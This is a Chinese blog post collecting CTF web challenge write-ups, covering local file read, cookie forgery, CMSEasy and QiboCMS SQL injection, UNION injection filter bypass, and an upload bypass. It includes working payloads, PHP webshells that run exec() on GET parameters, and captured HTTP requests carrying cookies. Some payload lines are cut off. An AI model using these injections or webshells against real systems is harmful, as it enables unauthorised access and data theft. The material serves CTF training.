百度杯CTF Write up集锦 WEB篇

原创

4ct10n 于 2016-09-21 00:12:23 发布 42633 收藏 5

分类专栏： write-up 文章标签： ctf writeup 百度杯

本文链接：https://blog.csdn.net/qq_31481187/article/details/52602454

版权

write-up 专栏收录该内容

22 篇文章 2 订阅

订阅专栏

九月场

1.code

一开始的URL为

```
http://ace3c302efed4a9094cbac1dff0250e8add1b4b45f8249d4.game.ichunqiu.com/index.php?jpg=hei.jpg
```

尝试着令

```
jpg=index.php
```

得出了base64编码的文本
丢到解码器里解出文本index.php

```
<?php
/**
 * Created by PhpStorm.
 * Date: 2015/11/16
 * Time: 1:31
 */
header('content-type:text/html;charset=utf-8');
if(! isset($_GET['jpg']))
    header('Refresh:0;url=./index.php?jpg=hei.jpg');
$file = $_GET['jpg'];
echo '<title>file:'.$file.'</title>';
$file = preg_replace("/[^a-zA-Z0-9.]+/","", $file);
//在这里会匹配除了a-zA-Z0-9.之外的所有字符 所以_会被匹配到
$file = str_replace("config","_", $file);
//在这里想到用config代替_
$txt = base64_encode(file_get_contents($file));

echo "<img src='https://img-blog.csdnimg.cn/2022011918262297653.gif".$txt."'></img>";

/*
 * Can you find the flag file?
 *
 */

?>
这里有个知识点利用phpstorm编写的程序 在/.idea/workspace.xml的内容里包含了当前项目下所有的php文件。
```

那么访问 `http://ace3c302efed4a9094cbac1dff0250e8add1b4b45f8249d4.game.ichunqiu.com/.idea/workspace.xml`
得到

```
<list>
<option value="$PROJECT_DIR$/x.php"/>
<option value="$PROJECT_DIR$/config.php"/>
<option value="$PROJECT_DIR$/fl3g_ichuqiu.php"/>
</list>
看见了flag所在的文件
```

令上面的jpg=fl3g_ichuqiu.php
发现并没有内容返回看上面的index.php源码分析。
令jpg=fl3gconfigichuqiu.php
得到关键的代码

```php
<?php
/**
 * Created by PhpStorm.
 * Date: 2015/11/16
 * Time: 1:31
 */
error_reporting(E_ALL || ~E_NOTICE);
include('config.php');
function random($length, $chars = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789abcdefghijklmnopqrstuvwxyz') {
    $hash = '';
    $max = strlen($chars) - 1;
    for($i = 0; $i < $length; $i++) {
        $hash .= $chars[mt_rand(0, $max)];
    }
    return $hash;
}

function encrypt($txt,$key){
    for($i=0;$i<strlen($txt);$i++){
        $tmp .= chr(ord($txt[$i])+10);
    }
    $txt = $tmp;
    $rnd=random(4);
    $key=md5($rnd.$key);
    $s=0;
    for($i=0;$i<strlen($txt);$i++){
        if($s == 32) $s = 0;
        $ttmp .= $txt[$i] ^ $key[++$s];
    }
    return base64_encode($rnd.$ttmp);
}
function decrypt($txt,$key){
    $txt=base64_decode($txt);
    $rnd = substr($txt,0,4);
    $txt = substr($txt,4);
    $key=md5($rnd.$key);

    $s=0;
    for($i=0;$i<strlen($txt);$i++){
        if($s == 32) $s = 0;
        $tmp .= $txt[$i]^$key[++$s];
    }
    for($i=0;$i<strlen($tmp);$i++){
        $tmp1 .= chr(ord($tmp[$i])-10);
    }
    return $tmp1;
}
$username = decrypt($_COOKIE['user'],$key);
if ($username == 'system'){
    echo $flag;
}else{
    setcookie('user',encrypt('guest',$key));
    echo "╮(╯▽╰)╭";
}
?>
```

这里有个关于cookie的加密解密函数，函数一步一步来解析的话很简单
在最后主要有一点

```
$username = decrypt($_COOKIE['user'],$key);
if ($username == 'system'){
    echo $flag;
}else{
    setcookie('user',encrypt('guest',$key));
    echo "╮(╯▽╰)╭";
}
这里cookie的值必须为system但系统默认为guest所以我们的任务就是将guest变为system
主要是把key解出来
下面有我的php代码
```


```
<?php

function decrypt($txt){
    $txt1="guest";
    $tmp2="";
    for($i=0;$i<strlen($txt1);$i++){
        $tmp2 .= chr(ord($txt1[$i])+10);
    }
    $txt1=$tmp2;

    $txt2="system";
    $tmp2="";
    for($i=0;$i<strlen($txt2);$i++){
        $tmp2 .= chr(ord($txt2[$i])+10);
    }
    $txt2=$tmp2;

    $txt=base64_decode($txt);
    $rnd = substr($txt,0,4);
    $ttmp = substr($txt,4);
    $s=0;
    $tmp="";
    $content="";
    for($i=0;$i<strlen($txt1);$i++){
        $tmp .= $txt1[$i]^$ttmp[$s++];
    }
    $a=$tmp;
    $temp='0123456789abcdef';
    $f=fopen('1.txt','w');
    for($i=0;$i<strlen($temp);$i++)
    {
        $tmp.=$temp[$i];
        for($j=0;$j<strlen($txt2);$j++){
        $content .= $txt2[$j]^$tmp[$j];
    }
    fwrite($f,base64_encode($rnd.$content)."\r\n");
    $content='';
    }
}
decrypt('vWmRGbm4yQjgILQADAA=');
?>
代码很简单自己想想就出来了，不过用了很长时间
```

这个出来之后就简单了。

访问

```
http://9521c4ae07234d649f25d3d9982c2cb0aae08765a1d746d0.game.ichunqiu.com/fl3g_ichuqiu.php
```

得到cookie
利用burpsuit intruder进行爆破
将抓到的user值给上面的代码执行，然后结果作为字典。



Filter: Showing all items


Request ▲	Payload	Status	Error	Timeout	Length	Comment
5	OHRMck3gTRoMQw==	200	☐	☐	385	
6	OHRMck3gTRoMQg==	200	☐	☐	385	
7	OHRMck3gTRoMQQ==	200	☐	☐	385	
8	OHRMck3gTRoMQA==	200	☐	☐	385	
9	OHRMck3gTRoMTw==	200	☐	☐	385	
10	OHRMck3gTRoMTg==	200	☐	☐	385	
11	OHRMck3gTRoMFg==	200	☐	☐	385	
12	OHRMck3gTRoMFQ==	200	☐	☐	385	
13	OHRMck3gTRoMFA==	200	☐	☐	385	
14	OHRMck3gTRoMEw==	200	☐	☐	379	
15	OHRMck3gTRoMEg==	200	☐	☐	385	
16	OHRMck3gTRoMEQ==	200	☐	☐	385	

```
X-Powered-By-Anquanbao: MISS from pon-bj-icq-ichunqiu-ibl
```

跑出结果
flag{eb0c9b89-9cf9-4c3e-a92f-76eac8b4026f}
不容易啊

2.YeserCMS

tips:flag在网站根目录下的flag.php中
打开网站的文档下载模块，发现了



上一篇： 文档下载2
下一篇： 无

我要评论： 已有 0 位网友发表评论 **点击查看**

cmseasy
上网查找cmseasy漏洞

```
这是漏洞所在的目录

发送url:

http://localhost/Cmseasy/celive/live/header.php



postdata:

xajax=Postdata&xajaxargs[0]=<xjxquery><q>detail=xxxxxx%2527%252C%2528UpdateXML%25281%252CCONCAT%25280x5

了解到这个可以爆密码，上面的数据表必须改为yesercms_user,显示段也改为32,64然后的得到admin的密码为ff512d4240cbbdea
```

利用admin|Yeser231登入后台
在模板->当前模板->当前模板编辑
找到了文件读取的方式




```
Bi%3A475%3Bs%3A19%3A%222016-09-05+09%3A12%3A53
%22%3Bi%3A53169%3Bs%3A19%3A%222016-09-21+18%3A
59%3A35%22%3Bi%3A53009%3Bs%3A19%3A%222016-09-1
0+18%3A13%3A56%22%3Bi%3A53437%3Bs%3A19%3A%2220
16-09-22+12%3A41%3A25%22%3Bi%3A123%3Bs%3A19%3A
%222016-09-14+16%3A08%3A06%22%3Bi%3A51405%3Bs%
3A19%3A%222016-09-14+16%3A08%3A44%22%3Bi%3A94%
3Bs%3A19%3A%222016-09-14+16%3A10%3A12%22%3Bi%3
A51859%3Bs%3A19%3A%222016-09-14+16%3A11%3A18%2
2%3Bi%3A54745%3Bs%3A19%3A%222016-09-21+19%3A14
%3A15%22%3Bi%3A54473%3Bs%3A19%3A%222016-09-21+
23%3A51%3A55%22%3B%7D; appbefore=1;
uid=NcTxQp0hMpTicc3hKujnJqii0uHBtdzEz;
ci_session=416c75091cf6949770d27528e9dd62c2cc2
6f2b5;
Hm_lpvt_1a32f7c660491887db0960e9c314b022=14746
85724;
PHPSESSID=df0b6dae7184e9f209d0ac11a5d69828;
passinfo=%E5%85%8D%E8%B4%B9%E7%89%88+%3Ca+href
%3D%22http%3A%2F%2Fwww.cmseasy.cn%2Fservice_1.
html%22+target%3D%22_blank%22%3E%3Cfont+color%
3D%22green%22%3E%28%E8%B4%AD%E4%B9%B0%E6%8E%88
%E6%9D%83%29%3C%2Ffont%3E%3C%2Fa%3E;
login_username=admin;
login_password=a94f8d9844c391a79ae9db9aa41d2c4
4; style=skin2
Connection: close

&id=../../flag.php
```

```
HTTP/1.1 200 OK
Server: ASERVER/1.8.0-3
Date: Sat, 24 Sep 2016 15:24:19 GMT
Content-Type: text/html;
charset=utf-8
Content-Length: 267
Connection: close
Pragma: no-cache
Cache-Control: no-store, no-cache,
must-revalidate, post-check=0,
pre-check=0
Expires: Thu, 19 Nov 1981 08:52:00
GMT
Set-Cookie:
__ads_session=R10MGqlCygisjMkADAA=;
domain=.*.game.ichunqiu.com; path=/
X-Powered-By-Anquanbao: MISS from
pon-bj-icq-ichunqiu-ibl

{"content":"<textarea rows=\"20\"
cols=\"78\"
id=\"..\/..\/flag.php_content\"
style=\"font-family:
Fixedsys,verdana,□□; font-size:
12px;\"
name=\"..\/..\/flag.php_content\"><?p
hp\necho 'flag is
here';\n'flag{fcff7979-bde3-483f-be7b
-361ff4cf0de0}';\n<\/textarea>"}
```

flag{fcff7979-bde3-483f-be7b-361ff4cf0de0

3.Upload

这题相比较来说就比较简单，解决的方法也多种多样。
先随便上传一个文件试试
发现上传成功




文件上传

你可以随意上传文件

上传成功!

看源代码



```
          <h1>文件上传</h1>
          <p>你可以随意上传文件</p>
          <form method="post" enctype="multipart/form-data" class="form">
            <input type="file" name="file" id="file" style="display: none;"
            <div class="input-group">
              <input type="text" class="form-control" id="selectedFile" rea
              <span class="input-group-btn" style="width:200px">
                <button id="selectFile" class="btn btn-defdault" type="butt
                <input type="submit" value="上传" class="btn btn-primary">
              <span>
            </div>

          </form>

        <div>
          <a href="u/1.php">上传成功!</a>
        </div>
        </div>
      </div>
    </div>
  </body>
</htmla>
```

发现上传的位置为www/u/目录下
我们可以利用文件上传漏洞读取所需要的文件信息
首先将下面代码传上去

```
<?php

?>
```

发现

```
<script language='Php'>//这里用大写绕过 下面也是

</script>
```

- 方法一

利用file_get_contents直接获取文件内容

```
<script language='Php'>//这里用大写绕过 下面也是
echo file_get_contents(strtolower('../flag.Php'));
</script>
```


- 方法二

利用执行Linux shell获取文件内容

```
<script language='Php'>//这里用大写绕过 下面也是
echo exec('pwd');//查看当前文件路径
</script>
```

然后

```
<script language='Php'>//这里用大写绕过 下面也是
echo exec(strtolower('cat /var/www/html/u/1.Php'));//查看当前文件路径
</script>
```



```
'flag{9825708e-6571-4e20-9d91-e56c687e55dd}';
```

- 方法三

利用get or post 传参绕过过滤

```
<script language='Php'>
echo exec(($_GET['a']));
</script>
```

or

```
<script language='Php'>//这里用大写绕过 下面也是
echo file_get_contents($_GET['a']);
</script>
```

最终都能得到flag

```
<?php
echo 'here_is_flag';
'flag{9825708e-6571-4e20-9d91-e56c687e55dd}';
```

4.SQL

```
确定显示位
http://8abc246c7cd04346827292816cfeb85af02273fdef5340f8.ctf.game/index.php?id=-1 uni<>on sele<>ct 1,2,3
```

```
爆表名
http://8abc246c7cd04346827292816cfeb85af02273fdef5340f8.ctf.game/index.php?id=-1 uni<>on sele<>ct 1,(se
```

```
爆字段
http://8abc246c7cd04346827292816cfeb85af02273fdef5340f8.ctf.game/index.php?id=-1 uni<>on sele<>ct 1,(se
```

```
爆字段内容
http://8abc246c7cd04346827292816cfeb85af02273fdef5340f8.ctf.game/index.php?id=-1 uni<>on sele<>ct 1,(se
```

最后得到flag

5.再见CMS


第一步了解CMS版本，通过后面的背景可知是齐博CMS
上网查找该漏洞，是以前报过的漏洞
漏洞网址
按照齐步骤一步一步来

1.注册一个新账户

这一步随便建立用户即可

2.修改信息触发漏洞

`http://b993b2d91aac48eebc90c6689beb1adb364f18a67d9a4351.ctf.game/member/userinfo.php?job=edit&step=2`
post数据为
`old_password=111111&truename=xxxx%0000&Limitword[000]=&email=1123@qq.com&provinceid=,address=(load_file(0x2f7661722f7777772f68746d6c2f666c61672e706870)) %23`




http://b993b2d91aac48eebc90c6689beb1adb364f18a67d9a4351.ctf.game/member/userinfo.php?job=edit&step=2

☑ Enable Post data ☐ Enable Referrer

old_password=111111&truename=xxxx%0000&Limitword[000]=&email=121113@qq.com&provinceid=,

```
数据库连接出错:UPDATE blog_memberdata SET
email`='121113@qq.com',`icon`='',`sex`='',`bday`='',`introduce`='',`oicq`='',`msn`='',`homepage`='',`address`='',`postalcode`='',`mobphone`='',`telephone`='',`idcard`='',`truename`='xxxx\',`provinceid`=
WHERE username='action'

ou have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '',`cityid`='' WHERE username='action'' at line 1
064
```



INT
SQL▾ XSS▾ Encryption▾ Encoding▾ Other▾
Load URL
Split URL
Execute
☑ Enable Post data ☐ Enable Referrer
Post data

```
http://b993b2d91aac48eebc90c6689beb1adb364f18a67d9a4351.ctf.game/member/userinfo.php?job=edit&step=2
```

```
old_password=111111&truename=xxxx%0000&Limitword[000]=&email=123@qq.com&provinceid=,address=(load_file(0x2f7661722f7777772f68746d6c2f666c61672e706870)) %23
```

信息提示:

当前邮箱存在了,请更换一个!



```
http://b993b2d91aac48eebc90c6689beb1adb364f18a67d9a4351.ctf.game/member/userinfo.php?job=edit&step=2
```

```
old_password=111111&truename=xxxx%0000&Limitword[000]=&email=1123@qq.com&provinceid=,address=(load_file(0x2f7661722f7777772f68746d6c2f666c61672e706870)) %23
```

```
          <tr>
            <td width="30%">注册IP：119.167.246.12</td>
